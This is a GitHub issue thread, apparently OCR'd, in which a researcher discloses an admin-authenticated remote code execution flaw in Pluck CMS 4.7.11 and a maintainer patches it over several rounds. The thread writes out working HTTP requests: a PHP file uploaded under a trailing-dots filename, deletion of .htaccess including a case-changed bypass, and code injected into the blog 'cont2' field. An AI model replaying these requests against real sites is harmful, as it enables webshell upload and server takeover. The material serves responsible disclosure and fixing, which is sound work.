New issue

Jump to bottom

Pluck-4.7.11 admin background exists a remote command execution vulnerability when uploading files #91


Closed wooyin opened this issue on Dec 19, 2019 · 10 comments

Labels bug Password Required for exploit Security:low

wooyin commented on Dec 19, 2019

Pluck-4.7.11 admin background exists a remote command execution vulnerability when uploading files

Proof
step1: login -> pages -> manage files
upload .htaccess file to turn files/.htaccess to .htaccess.txt



manage files

Here you can upload your files, which you can use in your webpages later.


Name: .htaccess
Size: 76 bytes
Type: applicationoctet-stream
Upload successful!

uploaded files

.htaccess.txt

.htaccess.txt

step2: throw .htaccess.txt into trash



manage files


Here you can upload your files, which you can use in your webpages later.

uploaded files

.htaccess.txt


<<< back

step3: upload shell code




```
POST /pluck4711/admin.php?action=files HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------18467633426500
Content-Length: 339
Connection: close
Referer: http://127.0.0.1/pluck4711/admin.php?action=files
Cookie: PHPSESSID=50oi7cqaj4hrmj6pqiufa57lij
Upgrade-Insecure-Requests: 1

-----------------------------18467633426500
Content-Disposition: form-data; name="filefile"; filename="pass07.php......"
Content-Type: application/octet-stream

<?php echo phpinfo();?>
-----------------------------18467633426500
Content-Disposition: form-data; name="submit"

Upload
-----------------------------18467633426500--
```

```
POST /pluck4711/admin.php?action=files HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------18467633426500
Content-Length: 339
Connection: close
Referer: http://127.0.0.1/pluck4711/admin.php?action=files
Cookie: PHPSESSID=50oi7cqaj4hrmj6pqiufa57lij
Upgrade-Insecure-Requests: 1

---------------------------18467633426500
Content-Disposition: form-data; name="filefile"; filename="pass07.php......"
Content-Type: application/octet-stream

<?php echo phpinfo();?>
---------------------------18467633426500
Content-Disposition: form-data; name="submit"

Upload
---------------------------18467633426500--
```



名称	日期	类型	大小
pass07.php	2019/12/19 23:35	PHP 文件	1 KB

step4: view http://127.0.0.1/pluck4711/files/pass07.php



PHP Version 7.3.11

System	Windows NT DESKTOP-IGKJR3O 10.0 build 18362 (Windows 10) AMD64
Build Date	Oct 22 2019 11:12:44
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pa snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\Software\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731

BSteelooper added a commit that referenced this issue on Dec 19, 2019

`Block .htaccess upload issue #91` f689e44

BSteelooper added bug Password Required for exploit Security:low labels on Dec 19, 2019

BSteelooper commented on Dec 19, 2019 Contributor

Thanks... good find... Missed this in the testing. .htaccess will now be ignored when uploaded.

BSteelooper commented on Dec 19, 2019 Contributor

Could you try the https://github.com/pluck-cms/pluck/tree/4.7.12-dev1 release?

wooyin commented on Dec 19, 2019 Author

can bypass like this


```
GET /pluck-4.7.12-dev1/admin.php?action=deletefile&var1=.htaccess HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/pluck-4.7.12-dev1/admin.php?action=files
Cookie: PHPSESSID=57e7d8gah1oa5b6vomb6dnel35
Upgrade-Insecure-Requests: 1
```

BSteelooper added a commit that referenced this issue on Dec 19, 2019

prevent deletion of .htaccess issue #91 2fcfaf2

wooyin commented on Dec 19, 2019 Author

And this way




```
POST /pluck-4.7.12-dev1/admin.php?action=files HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------293582696224464
Content-Length: 346
Connection: close
Referer: http://127.0.0.1/pluck-4.7.12-dev1/admin.php?action=files
Cookie: PHPSESSID=57e7d8gah1oa5b6vomb6dnel35
Upgrade-Insecure-Requests: 1

-----------------------------293582696224464
Content-Disposition: form-data; name="filefile"; filename=".htaccess..........."
Content-Type: application/octet-stream


-----------------------------293582696224464
Content-Disposition: form-data; name="submit"

Upload
-----------------------------293582696224464--
```

```
POST /pluck-4.7.12-dev1/admin.php?action=files HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------293582696224464
Content-Length: 346
Connection: close
Referer: http://127.0.0.1/pluck-4.7.12-dev1/admin.php?action=files
Cookie: PHPSESSID=57e7d8gah1oa5b6vomb6dnel35
Upgrade-Insecure-Requests: 1

-----------------------------293582696224464
Content-Disposition: form-data; name="filefile"; filename=".htaccess.........."
Content-Type: application/octet-stream


-----------------------------293582696224464
Content-Disposition: form-data; name="submit"

Upload
-----------------------------293582696224464--
```

BSteelooper commented on Dec 19, 2019 Contributor

How does this last one work? the ..... is not omitted so it is not picked up by apache?



uploaded files

.htaccess...........


<<< back

BSteelooper commented on Dec 19, 2019 Contributor

could you do a retest with version https://github.com/pluck-cms/pluck/tree/4.7.12-dev2

wooyin commented on Dec 19, 2019 Author

use strtolower()




```
GET
/pluck-4.7.12-dev2/admin.php?action=deletefile&var1=.htACcess
HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://127.0.0.1/pluck-4.7.12-dev2/admin.php?action=files
Cookie: PHPSESSID=mmhe135g2qbk80543g5f6bjksg
Upgrade-Insecure-Requests: 1
```

```
GET /pluck-4.7.12-dev2/admin.php?action=deletefile&var1=.htACcess HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/pluck-4.7.12-dev2/admin.php?action=files
Cookie: PHPSESSID=mmhe135g2qbk80543g5f6bjksg
Upgrade-Insecure-Requests: 1
```

wooyin commented on Dec 19, 2019 Author

And you should solve this too.



blog

Here, you can make new posts to add to your blog. Posts will be automatically sorted by date.

write new post

existing posts

PHP Version 7.3.11

System	Windows NT DESKTOP-IGKJR3O 10.0 build 18362 (Windows 10) AMD64
Build Date	Oct 22 2019 11:12:44
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle


cont2 is vulnable

```
POST /pluck-4.7.12-dev2/admin.php?module=blog&page=newpost HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 69
Connection: close
```

```
Referer: http://127.0.0.1/pluck-4.7.12-dev2/admin.php?module=blog&page=newpost
Cookie: PHPSESSID=mmhe135g2qbk80543g5f6bjksg
Upgrade-Insecure-Requests: 1

cont1=11111&cont2=2';phpinfo();/*&cont3=22222&save_exit=Save+and+Exit
```

wooyin commented on Dec 20, 2019 Author

I test on Windows, the system will delete points automatically



uploaded files

.htaccess...........

<<< back

BSteelooper commented on Dec 22, 2019 Contributor

Ok.. I'll try to find a solution for the windows mishaps

wooyin closed this as completed on Jan 8, 2020

attritionorg mentioned this issue on Dec 17, 2020

Remote Code Execution via File Upload Restriction Bypass #96

Closed

Assignees

No one assigned

Labels

bug Password Required for exploit Security:low

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants